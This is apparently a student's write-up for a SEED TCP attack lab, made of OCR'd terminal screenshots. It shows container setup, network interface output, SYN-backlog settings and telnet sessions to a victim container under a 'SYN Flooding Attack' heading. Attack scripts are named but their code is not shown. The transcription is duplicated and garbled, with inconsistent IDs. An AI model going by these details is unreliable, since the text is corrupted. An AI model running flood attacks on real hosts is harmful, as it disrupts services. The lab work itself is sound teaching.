



```
VNC 34.125.170.55:5901 [instance-1.us-west4-b.cstoried-channel-376018.internal1 (seed)] - VNC Viewer
  Applications Firefox Mousepad Qt Client Leader Window Thunar
  File Edit View Search Terminal Tabs Help seed@instance-1: ~/Lab-04/Labsetup
  seed@instance-1: ~/Lab-04/Labsetup seed@instance-1: ~/Lab-04/Labsetup seed@instance-1: ~/Lab-04/Labsetup seed@instance-1: ~/Lab-04/Labsetup seed@instance-1: ~/Lab-04/Labsetup
  seed@instance-1: ~/Lab-04/Labsetup$ docker container ls
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
6930b92028cf handsonsecurity/seed-ubuntu:large "bash -c '/etc/init..." 39 minutes ago Up 39 minutes user1-10.9.0.6
b702fb62755 handsonsecurity/seed-ubuntu:large "bash -c '/etc/init..." 39 minutes ago Up 39 minutes user2-10.9.0.7
c576924ebcd handsonsecurity/seed-ubuntu:large "bash -c '/etc/init..." 39 minutes ago Up 39 minutes victim-10.9.0.5
b1820f5e1d3 handsonsecurity/seed-ubuntu:large "/bin/sh -c /bin/bash" 39 minutes ago Up 39 minutes seed-attacker
seed@instance-1: ~/Lab-04/Labsetup$ docker container ls
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
6930b92028cf handsonsecurity/seed-ubuntu:large "bash -c '/etc/init..." 40 minutes ago Up 40 minutes user1-10.9.0.6
b702fb62755 handsonsecurity/seed-ubuntu:large "bash -c '/etc/init..." 40 minutes ago Up 40 minutes user2-10.9.0.7
c576924ebcd handsonsecurity/seed-ubuntu:large "bash -c '/etc/init..." 40 minutes ago Up 40 minutes victim-10.9.0.5
b1820f5e1d3 handsonsecurity/seed-ubuntu:large "/bin/sh -c /bin/bash" 40 minutes ago Up 40 minutes seed-attacker
seed@instance-1: ~/Lab-04/Labsetup$ docker container stop $(docker ps -aq)
6930b92028cf
b702fb62755
c576924ebcd
b1820f5e1d3
seed@instance-1: ~/Lab-04/Labsetup$ docker container rm $(docker container ls -aq)
docker container rm " requires at least 1 argument.
See 'docker container rm --help'.
Usage: docker container rm [OPTIONS] CONTAINER [CONTAINER...]
Remove one or more containers
seed@instance-1: ~/Lab-04/Labsetup$ ls
docker-compose.yml volumes
seed@instance-1: ~/Lab-04/Labsetup$ dbbuild
attacker uses an image, skipping
victim uses an image, skipping
user1 uses an image, skipping
user2 uses an image, skipping
User2 uses an image, skipping
User1 uses an image, skipping
seed@instance-1: ~/Lab-04/Labsetup$ dcup
Creating seed-attacker ... done
Creating user2-10.9.0.7 ... done
Creating victim-10.9.0.5 ... done
Creating user1-10.9.0.6 ... done
Attaching to seed-attacker, victim-10.9.0.5, user2-10.9.0.7, user1-10.9.0.6
user2-10.9.0.5 | * Starting internet superserver inetd [ OK ]
victim-10.9.0.5 | * Starting internet superserver inetd [ OK ]
user1-10.9.0.6 | * Starting internet superserver inetd [ OK ]
```

```
VNC 34.125.170.55:5901 [instance-1.us-west4-b.cstoried-channel-376018.internal1 (seed)] - VNC Viewer
  Applications Firefox Mousepad Qt Client Leader Window Thunar
  File Edit View Search Terminal Tabs Help seed@instance-1: ~/Lab-04/Labsetup
  seed@instance-1: ~/Lab-04/Labsetup seed@instance-1: ~/Lab-04/Labsetup seed@instance-1: ~/Lab-04/Labsetup seed@instance-1: ~/Lab-04/Labsetup
  seed@instance-1: ~/Lab-04/Labsetup$ docker container ls
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
6030b92028cf handsonsecurity/seed-ubuntu:large "bash -c '/etc/init..." 39 minutes ago Up 39 minutes user1-10.9.0.6
b782fb62755 handsonsecurity/seed-ubuntu:large "bash -c '/etc/init..." 39 minutes ago Up 39 minutes user2-10.9.0.7
c576924ebcd handsonsecurity/seed-ubuntu:large "bash -c '/etc/init..." 39 minutes ago Up 39 minutes victim-10.9.0.5
b1820f5e1d3 handsonsecurity/seed-ubuntu:large "/bin/sh -c /bin/bash" 39 minutes ago Up 39 minutes seed-attacker
seed@instance-1: ~/Lab-04/Labsetup$ docker container ls -a
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
6030b92028cf handsonsecurity/seed-ubuntu:large "bash -c '/etc/init..." 39 minutes ago Up 39 minutes user1-10.9.0.6
b782fb62755 handsonsecurity/seed-ubuntu:large "bash -c '/etc/init..." 40 minutes ago Up 40 minutes user2-10.9.0.7
c576924ebcd handsonsecurity/seed-ubuntu:large "bash -c '/etc/init..." 40 minutes ago Up 40 minutes victim-10.9.0.5
b1820f5e1d3 handsonsecurity/seed-ubuntu:large "/bin/sh -c /bin/bash" 40 minutes ago Up 40 minutes seed-attacker
seed@instance-1: ~/Lab-04/Labsetup$ docker container rm $(docker ps -aq)
6030b92028cf
b782fb62755
c576924ebcd
b1820f5e1d3
seed@instance-1: ~/Lab-04/Labsetup$ docker container rm $(docker container ls -aq)
"docker container rm" requires at least 1 argument.
See 'docker container rm --help'.
Usage: docker container rm [OPTIONS] CONTAINER [CONTAINER...]
Remove one or more containers
seed@instance-1: ~/Lab-04/Labsetup$ ls
docker-compose.yml volumes
seed@instance-1: ~/Lab-04/Labsetup$ dbbuild
attacker uses an image, skipping
victim uses an image, skipping
user1 uses an image, skipping
user2 uses an image, skipping
User2 uses an image, skipping
User1 uses an image, skipping
seed@instance-1: ~/Lab-04/Labsetup$ dcup
Creating seed-attacker ... done
Creating user2-10.9.0.7 ... done
Creating victim-10.9.0.5 ... done
Creating user1-10.9.0.6 ... done
Attaching to seed-attacker, victim-10.9.0.5, user2-10.9.0.7, user1-10.9.0.6
user2-10.9.0.5 | * Starting internet superserver inetd [ OK ]
victim-10.9.0.5 | * Starting internet superserver inetd [ OK ]
user1-10.9.0.6 | * Starting internet superserver inetd [ OK ]
```



```
[Applications : Firefox] [Mousepad] [Qt Client Leader Window] [Terminal] [Thunar]
seed@instance-1: ~/Lab-04/Labsetup
File Edit View Search Terminal Tab Help
seed@instance-1: ~/Lab-04/Labsetup
seed@instance-1: ~/Lab-04/Labsetup
seed@instance-1: ~/Lab-04/Labsetup
seed@instance-1: ~/Lab-04/Labsetup
seed@instance-1: ~/Lab-04/Labsetup
seed@instance-1: ~/Lab-04/Labsetup

root@instance-1:/volumes# cd Labsetup
bash: cd: Labsetup: No such file or directory
root@instance-1:/volumes# exit
exit
seed@instance-1:~/Lab-04/Labsetup$ docksh seed-attacker
root@instance-1:~# ls
bin  boot  dev  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  volumes
root@instance-1:~# ls volumes/
hijack.py  hijack_auto.py  reset.py  reset_auto.py  synflood  synflood.c  synflood.py  task4.py
python3: can't open file 'synflood.py': [Errno 2] No such file or directory
root@instance-1:~# python3 synflood.py
python3: can't open file 'synflood.py': [Errno 2] No such file or directory
root@instance-1:~# ifconfig
br-6d54b6a2a2c: flags=4099 mtu 1500
    inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
        inet6 fe80::42:bff:fe4:61a3 prefixlen 64 scopeid 0x20<link>
            ether 02:42:bb:4f:61:a3 txqueuelen 0 (Ethernet)
            RX packets 574862 bytes 25304107 (25.3 MB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 10804361 bytes 572707739 (572.7 MB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

br-f874327968db: flags=4099 mtu 1500
    inet 192.168.60.1 netmask 255.255.255.0 broadcast 192.168.60.255
        inet6 fe80::42:bf:fe4:61a3 prefixlen 64 scopeid 0x20<link>
            ether 02:42:bb:4f:61:a3 txqueuelen 0 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 989 bytes 107202 (107.2 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

dockero: flags=4099 mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:28:c8:c9:1f txqueuelen 0 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens4: flags=4163 mtu 1460
    inet 10.182.0.2 netmask 255.255.255.255 broadcast 0.0.0.0
        inet6 fe80::4001:aff:feb6:2 prefixlen 64 scopeid 0x20<link>
            ether 42:01:0a:b6:00:02 txqueuelen 1000 (Ethernet)
            RX packets 1557592 bytes 573665126 (562.3 MB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 1919879 bytes 562308445 (562.3 MB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73 mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1/128 scope host
            link-layer ...
            loop txqueuelen 1000 (Local Loopback)
            RX packets 31142 bytes 3353655 (3.3 MB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 31142 bytes 3353655 (3.3 MB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


Interface name:- br-6d54bbcb5aeb



```
seed@instance-1: ~/Lab-04/Labsetup$ cd Labsetup
seed@instance-1: ~/Lab-04/Labsetup$ bash: cd: Labsetup: No such file or directory
seed@instance-1: ~/Lab-04/Labsetup$ exit
exit
seed@instance-1:~/Lab-04/Labsetup$ docksh seed-attacker
root@instance-1:~# ls
bin  dev  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  run  sbin  srv  sys  tmp  usr  var  volumes
root@instance-1:~# ls volumes/
hijack.py  hijack auto.py  reset.py  reset_auto.py  synflood  synflood.c  synflood.py  task4.py
root@instance-1:~# python3 synflood.py
python3: can't open file 'synflood.py': [Errno 2] No such file or directory
root@instance-1:~# ifconfig
br-6d54bbcb5aeb: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
        inet6 fe80::42:bbff:fe4:61a3 prefixlen 64 scopeid 0x20<link>
            ether 02:42:bb:4:61:a3 txqueuelen 0 (Ethernet)
            RX packets 574862 bytes 25384107 (25.3 MB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 1004368 bytes 57270773 (572.7 MB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
br-f874327968db: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 192.168.60.1 netmask 255.255.255.0 broadcast 192.168.60.255
        inet6 fe80::42:bbff:fe4:61a3 prefixlen 64 scopeid 0x20<link>
            ether 02:42:bb:4:61:a3 txqueuelen 0 (Ethernet)
            RX packets 1 bytes 28 (28.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 798 bytes 107202 (107.2 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:28:c8:c0:1f txqueuelen 0 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
ens4: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1460
    inet 10.182.0.2 netmask 255.255.255 broadcast 0.0.0.0
        inet6 fe80::4001:aff:fe6:2 prefixlen 64 scopeid 0x20<link>
            ether 42:01:0a:6:1:2 txqueuelen 1000 (Ethernet)
            RX packets 150392 bytes 5736513 (5.6 MB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 1919079 bytes 562305445 (562.3 MB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.255.255.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 31142 bytes 3353655 (3.3 MB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 31142 bytes 3353655 (3.3 MB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

TASK-1 SYN Flooding Attack

First we need to bring all the containers



```
seed@instance-1: ~/Lab-04/Labsetup$ ls
seed@instance-1: ~/Lab-04/Labsetup$ dockps
0ed43fc7716c seed-attacker
a6c07100f023 user1-10.9.0.6
6b42ff64a3b59 user2-10.9.0.7
0e0f1deel22d victim-10.9.0.5
seed@instance-1: ~/Lab-04/Labsetup$
```

Description:-

1. Need to turn off the countermeasure provided by the ubuntu system.
2. The backlog that we are able to see the size, here is the size given by following commands

Sysctl net.ipv4.tcp_max_syn_backlog

Net.ipv4.tcp_max_syn_backlog=128

3. In victim machine, need to check the kernel parameters.
4. We can also change the backlog size to some odd number.
5. To find the TCP connections we can use this command
`netstat -nat`
6. Currently there are two servers running

- 1) 23- Telnet we can use user1 to telnet that into victim machine

```

root@instance-1:/volumes# cd Labsetup
bash: cd: Labsetup: No such file or directory
root@instance-1:/volumes# exit
exit
seed@instance-1:/Lab-04/Labsetup$ docksh seed-attacker
root@instance-1:# ls
bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var volumes
root@instance-1:# ls /volume/
hijack.py hijack auto.py reset.py synflood synflood.c synflood.py task4.py
python3: can't open file 'synflood.py': [Errno 2] No such file or directory
root@instance-1:# ifconfig
or_6d54bbc5aeb0 flags=163<UP,BROADCAST,RUNNING,MULTICAST mtu 1500
inet 192.168.60.1 brd 255.255.255.0 broadcast 192.168.60.255
inet6 fe80::42:2ff:fe67:6a3 brd ff02::1:ff67:6a3 scopeid 0x20<link>
  ether 02:42:67:61:a3 txqueuelen 0 (Ethernet)
    RX packets 574862 bytes 25384107 (25.3 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10604363 bytes 572707739 (572.7 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
br-f874327968db flags=4099<UP,BROADCAST,MULTICAST mtu 1500
  inet 192.168.60.1 brd 255.255.255.0 broadcast 192.168.60.255
  inet6 fe80::42:1ff:fe67:6b7 brd ff02::1:ff67:6b7 scopeid 0x20<link>
    ether 02:42:1f:c6:7b txqueuelen 0 (Ethernet)
      RX packets 1 bytes 0 rx bytes 0
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 790 bytes 107202 (107.2 KB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
dockero0 flags=4099<UP,BROADCAST,MULTICAST mtu 1500
  inet 172.17.255.254 brd 255.255.255.0 broadcast 172.17.255.255
  inet6 fe80::4001:aff:fe67:2 brd ff02::1:ff67:2 scopeid 0x20<link>
    ether 42:01:0a:b6:02 txqueuelen 1000 (Ethernet)
      RX packets 0 bytes 0 (0.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 0 bytes 0 (0.0 B)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
ens4 flags=4163<UP,BROADCAST,RUNNING,MULTICAST mtu 1460
  inet 10.182.0.2 brd 255.255.255.255 broadcast 10.182.0.0
  inet6 fe80::4001:aff:fe67:2 brd ff02::1:ff67:2 scopeid 0x20<link>
    ether 42:01:0a:b6:02 txqueuelen 1000 (Ethernet)
      RX packets 1557592 bytes 573665126 (573.6 MB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 1919679 bytes 562305445 (562.3 MB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING mtu 65536
  inet 127.0.0.1 brd 127.0.0.1 netmask 255.0.0.0
  inet6 ::1 brd ::1 netmask 0x0000000000000000 scopeid 0x10<host>
    loopqueuelen 1000 (Local loopback)
    RX packets 31142 bytes 3353655 (3.3 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 31142 bytes 3353655 (3.3 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

User1 machine

User1:-10.9.0.6

```

seed@instance-1:/Lab-04/Labsetup$ docksh user1-10.9.0.6
root@ip-10-9-0-5:~# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^'.
Ubuntu 20.04.1 LTS
BeefIdee122d login:
Login timed out after 60 seconds.
Connection closed by foreign host.
root@ip-10-9-0-5:~# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^'.
Ubuntu 20.04.1 LTS
BeefIdee122d login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-1027-gcp x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@ip-10-9-0-6:~# ls
seed@ip-10-9-0-6:~# ls
seed@ip-10-9-0-6:~# ls
victor
seed@ip-10-9-0-6:~# exit
logout
Connection closed by foreign host.
root@ip-10-9-0-5:~# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^'.

```

```
[Applications : Firefox] [Mousepad] [Qt Client Leader Window] [Terminal] [Thunar]
seed@instance-1:~/Lab-04/Labsetup
File Edit View Search Terminal Tab Help
seed@instance-1:~/Lab-04/Labsetup seed@instance-1:~/Lab-04/Labsetup seed@instance-1:~/Lab-04/Labsetup seed@instance-1:~/Lab-04/Labsetup seed@instance-1:~/Lab-04/Labsetup
seed@instance-1:~/Lab-04/Labsetup$ docksh user1-10.9.0.6
root@6c07100f023:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^}'.
Ubuntu 20.04.1 LTS
Beffilee122d login:
Login timed out after 60 seconds.
Connection closed by foreign host.
root@6c07100f023:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^}'.
Ubuntu 20.04.1 LTS
Beffilee122d login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-1027-gcp x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@Beffilee122d:~$ ls
seed@Beffilee122d:~$ ls
seed@Beffilee122d:~$ ls
victim
seed@Beffilee122d:~$ exit
logout
Connection closed by foreign host.
root@6c07100f023:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^}'.
Ubuntu 20.04.1 LTS
Beffilee122d login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-1027-gcp x86_64)
```

ID of victim machine and the user 1 when we telnet we notice that the ID of both machines are similar

```

seed@instance-1: ~/Lab-04/Labsetup$ netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36497        0.0.0.0:*               LISTEN
root@8e8f1dee122d:/# netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36497        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:35278          ESTABLISHED
root@8e8f1dee122d:/# bin boot dev ehome lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var
root@8e8f1dee122d:/# touch victim

```

```

seed@instance-1: ~/Lab-04/Labsetup$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
Bef1f1ee122d login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-1027-gcp x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support:   https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the "unminimize" command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@Bef1f1ee122d:~$ ls
seed@Bef1f1ee122d:~$ ls
seed@Bef1f1ee122d:~$ ls
victim
seed@Bef1f1ee122d:~$ exit
Logout
Connection closed by foreign host.
root@8e8f1dee122d:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
Bef1f1ee122d login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-1027-gcp x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support:   https://ubuntu.com/advantage


```

Now we have setup the connection from the user to the victim, we now have an established connection.

As we will not be able to know who the victim is we can make mode for eg,

Here we have created a text empty file and put the file in the victim machine of the home folder.

